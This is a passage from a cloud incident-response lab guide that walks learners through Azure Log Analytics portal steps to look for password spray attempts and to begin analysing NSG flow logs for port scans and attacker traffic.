
- Windows/Linux: Press `Ctrl+A` to select all and `Ctrl-C` to copy

- macOS: Press `Command+A` to select all and `Command-C` to copy

3. Navigate to the **Log Analytics workspaces** service.

Click to reveal


At the top of screen, enter `Log Analytics workspaces` in the search field (1) and click on the **Log Analytics workspaces** result (2).



4. Click on the `sherlocklaw` workspace as this will be the workspace to query.

Click to reveal


On the next page, click on `sherlocklaw`.




5. Move to the **Logs** section of the Log Analytics workspace.

Click to reveal

In the left pane, click on **Logs** (1). If you see a **Welcome to Log Analytics** message, click on the `x` in the top-right (2).



Click the `x` if presented with the sample queries recommended by Azure.




6. Paste the **Password spray against Azure AD application** search query you copied earlier to execute a one-off search for password spray attacks.

Click to reveal

Paste into the query text field (1):

- Windows/Linux: Press `Ctrl-V`
- macOS: Press `Command-V`

Click **Run** when finished (2).



7. Were there any results?

Click to reveal

> Your results may vary. If you see the following, that simply means that there was not a password spray attack within the last week:
>
> 
>
>
> If you did receive results, what is the IP address attempting an authenticate with one of the account's user?

Conclusion

In this lab, you got one more piece of context related to the previous attack (the `rev.sh` executable that was downloaded) and also a new attacker interested in the Azure account.

Exploring Further

Microsoft Defender for Cloud and Microsoft Sentinel can do **much** more than what was covered in this lab. See the following for more information:

- https://azure.microsoft.com/en-us/services/security-center/
- https://azure.microsoft.com/en-us/services/azure-sentinel/

Lab 4.5: Azure Network Traffic Analysis

Objectives


Estimated Time: 30 minutes

- Identify network port scans using Azure Network Security Group (NSG) flow data (T1046)
- Investigate inbound traffic from known attacker IP address
- Identify allowed traffic from attacker to victim
- Discover traffic sourced from victim back to attacker
- Find fallback channels (T1008)
- Bonus: Use `tshark` to finally uncover the attacker's command and control (C2) traffic (T1219)

Identify Network Scans (T1046)

1. All work for this exercise will yet again be conducted in the classroom Azure account. Log into the Azure Portal at https://portal.azure.com as you did in the previous exercises to begin.


   Click to reveal



Note

If asked to stay signed in, you can click *either* **Yes** or **No**. If you select **No**, you will need to sign in every time your session times out or your browser is closed.


You may be presented with an offer to tour Azure. This is not necessary for this or future labs, so click on **Maybe later**.



2. All log data in this Azure account related to this and future exercise is located in a **Log Analytics Workspace** called `sherlocklaw`. Navigate to the Log Analytics service in Azure.

Click to reveal


Use the search bar at the top of the Azure Portal and type `Log Analytics Workspace` (1). When you see the **Log Analytics workspaces** result, click on it (2) to navigate to the Azure Log Analytics workspaces service.



3. When you arrive at the service's main page, navigate to the `sherlocklaw` workspace.

Click to reveal

You will notice one available workspace called `sherlocklaw`. To navigate to this workspace, click on the name of the workspace.




4. You may be presented with a **Queries** window that appears. If so, you can close it to reveal a new, blank search query named **New Query 1**.


Click to reveal

Note

If this is the first time your account has navigated to Log Analytics workspace logs, you may receive a welcome window. It is safe to close this by clicking on the `x` in the top right of the window.

Close the **Queries** window, if presented, by clicking the `x` in the top-right corner of this window.






5. The relevant Azure Log Analytics table for this exercise is called `AzureNetworkAnalytics_CL`. View the last 10 entries in this table.

Click to reveal

As you did in exercise 4.2, enter the table name of `AzureNetworkAnalytics_CL` in the search query field (1) and click on **Run** (2).



Sample result

Your results will vary!

